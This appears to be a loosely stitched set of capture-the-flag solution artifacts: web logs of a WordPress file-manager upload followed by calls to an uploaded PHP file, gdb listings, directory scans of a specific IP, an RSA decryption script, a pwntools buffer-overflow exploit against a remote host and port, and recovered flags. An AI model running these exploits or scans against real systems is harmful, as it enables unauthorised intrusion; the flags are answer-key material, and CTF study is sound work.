12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/mkfile.js?ver=7.1.2 HTTP/1.1" 200 1006 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/opendir.js?ver=7.1.2 HTTP/1.1" 200 829 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/netmount.js?ver=7.1.2 HTTP/1.1" 200 3518 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/open.js?ver=7.1.2 HTTP/1.1" 200 2975 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/opennew.js?ver=7.1.2 HTTP/1.1" 200 955 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/places.js?ver=7.1.2 HTTP/1.1" 200 722 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"

```

```
(No debugging symbols found in get_it.elf.16_04)
gdb-peda$ info functions
All defined functions:

Non-debugging symbols:
0x0000000000400438    _init
0x0000000000400470    puts@plt
0x0000000000400480    system@plt
0x0000000000400490    __libc_start_main@plt
0x00000000004004a0    gets@plt
0x00000000004004b0    __gmon_start__@plt
0x00000000004004c0    _start
0x00000000004004f0    deregister_tm_clones
0x0000000000400530    register_tm_clones
0x0000000000400570    __do_global_dtors_aux
0x0000000000400590    frame_dummy
0x00000000004005b6    give_shell
0x00000000004005c7    main
0x0000000000400600    __libc_csu_init
0x0000000000400670    __libc_csu_fini
0x0000000000400674    _fini
gdb-peda$
```

```
sudo apt install imagemagick-6.q16hdri          # version 8:6.9.10.23+dfsg-2.1ubuntu11.10
[12/05/25]seed@VM:~/.../ctf$ echo "aHR0cHM6Ly9pLmliYi5jby9ZZHZyRG1wL3RlbXAucG5n" | base64 -d
https://i.ibb.co/YdvrDmp/temp.png[12/05/25]seed@VM:~/.../ctf$
```



```
LeaveCriticalSection  
DeleteCriticalSection  
InitializeCriticalSectionAndSpinCount  
GetEnvironmentStringsW  
FreeEnvironmentStringsW  
aHR0cHM6Ly9pLmljYi5jby9ZZHZyRG1wL3RlbXAucG5n  
abcdefghijklmnopqrstuvwxyz  
ABCDEFGHIJKLMNOPQRSTUVWXYZ  
abcdefghijklmnopqrstuvwxyz  
ABCDEFGHIJKLMNOPQRSTUVWXYZ  
[12/05/25] seed@VM:~/.../ctf$ wget -O temp.pnm "https://i.ibb.co/
```

```
File Edit View Search Terminal Tabs Help  
seed@VM: ~/Downloads x seed@VM: ~/.../ctf x seed@VM: ~/.../ctf x  
PY  
== iTXT chunk found ==  
ML:com.adobe.xmp?xpacket begin=' id='W5M0MpCehiHzreSzNTczkc9d'?>  
x:xmpmeta xmlns:x='adobe:ns:meta/' x:xmptk='Image::ExifTool 12.36'>  
rdf:RDF xmlns:rdf='http://www.w3.org/1999/02/22-rdf-syntax-ns#'>  
  
<rdf:Description rdf:about=''  
  xmlns:dc='http://purl.org/dc/elements/1.1/'>  
  <dc:rights>  
    <rdf:Alt>  
      <rdf:li xml:lang='x-default'>cnsec{w3_h0pe_y0u_eNj0yeD_CNS3c  
    </rdf:li>  
    </rdf:Alt>  
  </dc:rights>  
</rdf:Description>  
</rdf:RDF>  
</x:xmpmeta>  
?xpacket end='r'?>  
=====  
[12/05/25] seed@VM:~/.../ctf$
```

```
File Edit View Search Terminal Tabs Help  
seed@VM: ~/Downloads x seed@VM: ~/.../ctf x seed@VM: ~/.../ctf x  
[12/05/25] seed@VM:~/.../ctf$ cat decrypter100.py  
from Crypto.Util.number import long_to_bytes  
  
C = int("1D853E7FB0C778E6BE126733C0E4927AA554FE2CC12ED2A17EC8357C9EDBFCA1", 16)  
n = int("DCBFFE3E51F62E09CE7032E2677A78946A849DC4CDDE3A4D0CB81629242FB1A5", 16)  
d = int("74D806F9F3A62BAE331FFE3F0A68AFE35B3D2E4794148AACBC26AA381CD7D30D", 16)  
  
ans = pow(C, d, n)  
print(long_to_bytes(ans))  
  
[12/05/25] seed@VM:~/.../ctf$ python3 decrypter100.py  
b'BrokenButLiving'  
[12/05/25] seed@VM:~/.../ctf$
```

```
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/img/fm_close_icon.png HTTP/1.1" 200 1840 "http://mywebsite.com/wordpress/wp-admin/admin.php?page=wp_file_manager" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/images/btn-arrow-icon.png HTTP/1.1" 200 1916 "http://mywebsite.com/wordpress/wp-admin/admin.php?page=wp_file_manager" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-includes/js/wp-emoji-release.min.js?ver=5.8.2 HTTP/1.1" 304 159 "http://mywebsite.com/wordpress/wp-admin/admin.php?page=wp_file_manager" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-admin/ajax.php?action=mk_file_folder_manager&cmd=upload&target=w4_gdeft534_whj456ddd&name%5B%5D=h33y000_th1s_is_wh4t_uh_look!n4.php HTTP/1.1" 200 8327 "http://mywebsite.com/wordpress/wp-admin/admin.php?page=wp_file_manager" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:02 +0800] "POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1" 200 539 "http://mywebsite.com/wordpress/wp-admin/admin.php?page=wp_file_manager" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:18 +0800] "POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1" 200 1737 "http://mywebsite.com/wordpress/wp-admin/admin.php?page=wp_file_manager" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
202.92.144.125 - - [11/Jun/2021:19:23:22 +0800] "POST /wp-cron.php?doing_wp_cron=1636889002.5047159194946289062500 HTTP/1.1" 200 5105 "http://mywebsite.com/wp-cron.php?doing_wp_cron=1636889002.5047159194946289062500" "WordPress/5.8.2; http://mywebsite.com"
12.51.37.191 - - [11/Jun/2021:19:23:34 +0800] "POST /wordpress/assakaka.php HTTP/1.1" 200 1393 "http://mywebsite.com/wordpress/assakaka.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:43 +0800] "POST /wordpress/assakaka.php HTTP/1.1" 200 5952 "http://mywebsite.com/wordpress/assakaka.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:47 +0800] "POST /wordpress/assakaka.php HTTP/1.1" 200 4852 "http://mywebsite.com/wordpress/assakaka.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
```

```
(base) ramnick_francis@rfpramos:~$ dirb http://202.92.144.172:9081/
```

```
-----  
DIRB v2.22  
By The Dark Raver
```

```
START_TIME: Sat Dec 6 06:27:44 2025  
URL_BASE: http://202.92.144.172:9081/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
-----  
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://202.92.144.172:9081/ ----  
+ http://202.92.144.172:9081/cgi-bin/ (CODE:403|SIZE:291)  
+ http://202.92.144.172:9081/index.html (CODE:200|SIZE:80)  
+ http://202.92.144.172:9081/server-status (CODE:403|SIZE:296)
```

```
END_TIME: Sat Dec 6 06:31:11 2025
```

```
[12/05/25]seed@VM:~/.../ctf$ gobuster -u http://202.92.144.172:9081/cgi-bin/ -w /usr/share/seclist/Discovery/Web-Content/common.txt -x sh.cgi.pl.py

=====
Gobuster v2.0.1          OJ Reeves (@TheColonial)
=====
[+] Mode      : dir
[+] Url/Domain : http://202.92.144.172:9081/cgi-bin/
[+] Threads   : 10
[+] Wordlist  : /usr/share/seclist/Discovery/Web-Content/common.txt
[+] Status codes: 200,204,301,302,307,403
[+] Extensions: cgi,pl,py,sh
[+] Timeout   : 10s
```

```

025/12/05 17:58:46 Starting gobuster
=====
.hta (Status: 403)
.hta.cgi (Status: 403)
.hta.pl (Status: 403)
.hta.py (Status: 403)
.hta.sh (Status: 403)
.htpasswd (Status: 403)
.htpasswd.py (Status: 403)
.htpasswd.sh (Status: 403)
.htpasswd.cgi (Status: 403)
.htpasswd.pl (Status: 403)
.htaccess (Status: 403)
.htaccess.sh (Status: 403)
.htaccess.cgi (Status: 403)
.htaccess.pl (Status: 403)
.htaccess.py (Status: 403)
025/12/05 17:59:28 [!] Get http://202.92.144.172:9081/cgi-bin/dms0: net/http: request canceled (Client.Timeout exceeded while awaiting headers)
025/12/05 17:59:58 [!] Get http://202.92.144.172:9081/cgi-bin/oprocmgr-status: net/http: request canceled (Client.Timeout exceeded while awaiting headers)
status (Status: 200)
status/ready (Status: 200)
status/ready.sh (Status: 200)
status/ready.cgi (Status: 200)
status/ready.pl (Status: 200)
status/ready.py (Status: 200)
=====
025/12/05 18:00:27 Finished
=====
12/05/25]seed@VM:~/.../ctf$ curl http://202.92.144.172:9081/cgi-bin/status/ready.cgi
Hello CGI from Bash
12/05/25]seed@VM:~/.../ctf$ 
12/05/25]seed@VM:~/.../ctf$ 

```

```

Machine View Input Devices Help
File Terminal Dec 5 18:50
seed@VM: ~/Downloads
seed@VM: ~/Downloads
seed@VM: ~/Downloads
seed@VM: ~/Downloads
Non-debugging symbols:
0x0000000000400438 __init
0x0000000000400470 puts@plt
0x0000000000400480 system@plt
0x0000000000400490 __libc_start_main@plt
0x00000000004004a0 gets@plt
0x00000000004004b0 __gmon_start__@plt
0x00000000004004c0 __start
0x00000000004004f0 __deregister_tm_clones
0x0000000000400530 __register_tm_clones
0x0000000000400570 __do_global_dtors_aux
0x0000000000400590 frame_dummy
0x00000000004005b6 give_shell
0x00000000004005c7 main
0x0000000000400600 __libc_csu_init
0x0000000000400670 __libc_csu_fini
0x0000000000400674 __fini
gdb-peda$ disassemble give_shell
Dump of assembler code for function give_shell:
0x00000000004005b6 <+0>: push rbp
0x00000000004005b7 <+1>: mov rbp,rs
0x00000000004005ba <+4>: mov edi,0x400684
0x00000000004005bf <+9>: call 0x400480 <system@plt>
0x00000000004005c4 <+14>: nop
0x00000000004005c5 <+15>: pop rbp
0x00000000004005c6 <+16>: ret
End of assembler dump.
gdb-peda$ x/s 0x400684
0x400684: "/bin/bash"

```



```
[12/05/25]seed@VM:~/Downloads$ cat exploitfinal.py
#!/usr/bin/env python3
from pwn import *
import time

HOST = "202.92.144.172"
PORT = 14379

OFFSET      = 88          # bytes to saved RIP (0x58)
RET_GADGET = 0x4005a9    # single 'ret' to fix 16-byte alignment
FLAG_FUNC   = 0x400756    # address of flag()

def main():
    p = remote(HOST, PORT)

    try:
        p.recvuntil(b>Type something to get the flag:, timeout=2)
    except EOFError:
        pass

    payload = b"A" * OFFSET
    payload += p64(RET_GADGET)
    payload += p64(FLAG_FUNC)

    p.sendline(payload)

    time.sleep(0.05)
    p.sendline(b"\n")

    try:
        out = p.recv(timeout=3)
        print(out.decode(errors="ignore"))
    except EOFError:
        pass
```

seed@VM: ~

Yes, we will PAY YOU 1337 pesos when you unlock the premium package!

Because at Baldy Co, we believe that flood control should benefit everyone... especially the contractor.

```
  
</p>
```

```
<form method="POST" action="index.php">
<input type=hidden name=kickback id=kickback value="1">
<center>
<button class="button" type="submit">
    <span>Claim 1337 + Flag!</span>
</button>
</center>
</form>
```

```
<center><h1>Congratulations!</h1><br>You unlocked Baldy Co's secret vault!<br><br>Your reward:<br><font size="7" color="#00ff00"><strong>cnsec{bE_C@REFu1_w1tH_IN739er_0vErflows}</strong></font></center>[12/05/25]seed@VM:~$
```

```
  
</p>
```

```
<form method="POST" action="index.php">
<input type=hidden name=kickback id=kickback value="1">
<center>
<button class="button" type="submit">
    <span>Claim 1337 + Flag!</span>
</button>
</center>
</form>
```